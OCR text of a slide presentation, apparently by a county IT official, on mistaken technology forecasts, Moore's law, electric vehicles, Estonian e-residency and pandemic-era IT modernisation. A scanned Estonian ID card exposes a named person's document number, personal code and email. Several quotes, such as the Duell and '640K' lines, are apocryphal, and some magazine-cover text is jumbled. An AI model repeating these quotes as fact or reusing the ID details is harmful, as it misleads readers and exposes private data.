
This ‘telephone’ has too many shortcomings to be seriously considered as a means of communication.

The device is inherently of no value.


Western Union memo, 1876

Everything that can be invented has been invented

1899 – Charles H. Duell
Commissioner of U.S. Patents
urging President McKinley
to abolish his office.




“I think there is a world market for about five computers.”



Attributed to Thomas J. Watson

Chairman of the Board of International Business Machines

1943



Computers in the future may have only 1,000 vacuum tubes and perhaps weigh 1.5 tons.

Popular Mechanics 1949

Paul Allen and Bill Gates develop a BASIC computer language for the Altair 8800.

1975

“A PC on Every Desk
and
in Every Home”

Bill Gates

1975

ISSUE #3 NOVEMBER 1975

BYTE

$1.50
(12 bits)

the small systems journal

A $20 Microprocessor ?

Burn Your Own ROMs

Computer Hams ?


Ins and Outs
of Volatile Memories

Computers Are
Ridiculously Simple !

Is This Next ?

CIC CALCULATOR &
COMPUTER CENTER

Computers -
The World's Greatest Toy !



There is no reason for any individual to have a computer in their home.

Ken Olsen (founder of DEC)
1977

Beginning here:

PS special home-electronics section

PS SPECIAL HOME ELECTRONICS

Home electronics? Just a few years ago, a section telling you about the latest developments in computers, digital audio technology, and satellite-TV antennas would hardly be considered *home* electronics. But this year, all that and more is just part of what we have come to expect for our living rooms. In the next 16 pages of this special section, you'll see precisely what we mean: Never before has home electronics meant such a variety of new and exciting products and ideas.

New personal computers — now the big guns have arrived

IBM heads the list of new small-computer makers—and that means big changes to come

By WILLIAM J. HAWKINS

The room was jammed. I was lucky to be up front; before me sat the demonstrator. His hands stretched across the keyboard as characters streamed onto the CRT display. It was a computer, a personal model for use in home or office. But it wasn't just any new small computer—this was an IBM.

IBM entering the personal-computer business is like General Motors making motorized scooters—you could

Continued

The IBM personal computer (Box 1328, Boca Raton, Fla. 33432), can be made into a complete system by adding the disc drives and printer as shown here. Other options, such as memory and graphics, are added with internal circuit boards.

NOVEMBER 1981 | 93


640K should be enough for anybody.

Bill Gates 1981

TIME
MONDALE'S BIG MOMENT
How He Conquered New York
COMPUTER SOFTWARE
The Magic Inside the Machine
Microsoft Boss Bill Gates

MAY 23, 2005
www.time.com AOL Keyword: TIME
EXCLUSIVE DAVE CHAPPELLE SPEAKS
TIME
XBOX 360
INSIDE BILL'S NEW
X-BOX
Microsoft has finally made something hip—the killer app of video games. The boss tells how they did it
BY LEV GROSSMAN

To the victor go the spoils!



The Executive Computer; 'Mother of All Markets' or a 'Pipe Dream Driven by Greed'?

By Peter H. Lewis
Published: July 19, 1992

BURLINGAME, Calif.— Sometime around the middle of this decade no one is sure exactly when -- executives on the go will begin carrying pocket-sized digital communicating devices. And although nobody is exactly sure what features these personal information gizmos will have, what they will cost, what they will look like or what they will be called, hundreds of computer industry officials and investors at the Mobile '92 conference here last week agreed that the devices could become the foundation of the next great fortunes to be made in the personal computer business.


"We are writing Chapter 2 of the history of personal computers," said Nobuo Mii, vice president and general manager of the International Business Machines Corporation's entry systems division.

How rich is this lode? At one end of the spectrum is John Sculley, the chief executive of Apple Computer Inc., who says these personal communicators could be "the mother of all markets."

At the other end is Andrew Grove, the chairman of the Intel Corporation, the huge chip maker based in Santa Clara, Calif. He says the idea of a wireless personal communicator in every pocket is "a pipe dream driven by greed."

Predicting innovation is profitable!


http://www.nytimes.com/1992/07/19/business/the-executive-computer-mother-of-all-markets-or-a-pipe-dream-driven-by-greed.html


UNITED STATES POSTAGE
WASHINGTON
3
AIR MAIL
SAV TIME
JUL 7
9 30 PM
1938
Air Mail

ECO S.A.

Bio-Sensitive Tattoo Ink

http://newatlas.com/dermal-abyss-smart-tattoo/51572/




China's Forest City to fight pollution with the power of a million plants

Nick Lavars | June 26th, 2017

Construction is currently underway on the Liuzhou Forest City in southern China (Credit: Stefano Boeri Architetti)

http://newatlas.com/china-forest-city-pollution/50211/



OFFICIAL

Workhorse SureFly is the next step toward a flying car

It's like a drone for people.

REESE COUNTS

Jun 21st 2017 at 12:30PM

subscribe

8 comments

https://www.autoblog.com/2017/06/21/workhorse-surefly-drone-helicopter-flying-car/

A $20 “Smart” phone for 1 Billion People

https://www.wsj.com/articles/the-hottest-phones-for-the-next-billion-users-arent-smartphones-11563879608

Electric Vehicles

- BEV vs PHEV vs EV vs ICE vs HYBRID
- 1 in 250 cars on the road
- 33% Of UK Cars are BEV / PHEV
- Norway – 49% own EVs
- EV Trucks – Just starting
- True Autonomous Driving

Growth Rate Impacts

- Charging times
- Range
- Battery Tech / Cost / Efficiency
- Charging networks
- Cost

"Chesterfield schools adding electric busses to fleet" - Chesterfield schools adding electric buses to fleet | Chesterfield Observer


Estonia – Starting Over


19880
E-RESIDENTS
138
COUNTRIES
3070
COMPANIES ESTABLISHED
BY E-RESIDENTS
Join the new digital nation
LEARN MORE

A Society Built on Blockchain

Without Borders

55k+ e-residents
6k+ Companies created
$15m+ Taxes paid to Estonia
136 Countries





EESTI VABARIIK
REPUBLIC OF ESTONIA


DIGITAALNE ISIKUTUNNISTUS
DIGITAL IDENTITY CARD

CONDREY
BARRY SCOTT

KEHTIV KUNI / DATE OF EXPIRY	21.09.2023
DOKUMENDI NUMBER / DOCUMENT NUMBER	N0175955
ISIKUKOOD / PERSONAL CODE	36203290132

AINULT ELEKTROONILISEKS KASUTAMISEKS
ELECTRONIC USE ONLY

Barry.Scott.Condrey@eesti.ee



Moore's Law – The number of transistors on integrated circuit chips (1971-2018)

Moore's law describes the empirical regularity that the number of transistors on integrated circuits doubles approximately every two years. This advancement is important as other aspects of technological progress – such as processing speed or the price of electronic products – are linked to Moore's law.

Data source: Wikipedia (https://en.wikipedia.org/wiki/Transistor_count)
The data visualization is available at OurWorldinData.org. There you find more visualizations and research on this topic.

Licensed under CC-BY-SA by the author Max Roser.

Gordon Moore, 2004

Consider:

- ➢ Bandwidth
- ➢ Transportation
- ➢ Camera Resolution
- ➢ Video
- ➢ Music Library

https://en.wikipedia.org/wiki/Moore%27s_law

DASD – Then and Now

1983 - 10 Million Bytes

2019 - 1 Trillion Bytes

Moore's Law model predicted 2017

Your approach to emerging tech is an asset or a danger.

Agility - Pre-Covid

- Microsoft Teams Adoption
- PC Refresh – Move to Mobility
- Network Upgrades
- VPN Infrastructure Upgrades
- Virtual Desktop – Special Purpose
- Move to Cloud Technologies


Because:

- Our modernization plan.
- Being mindful of the pace of change.
- Making best use of the investments the county has made.

Then in March 2020… The world changed overnight.

Virtual Emergency Operations Center (VEOC)

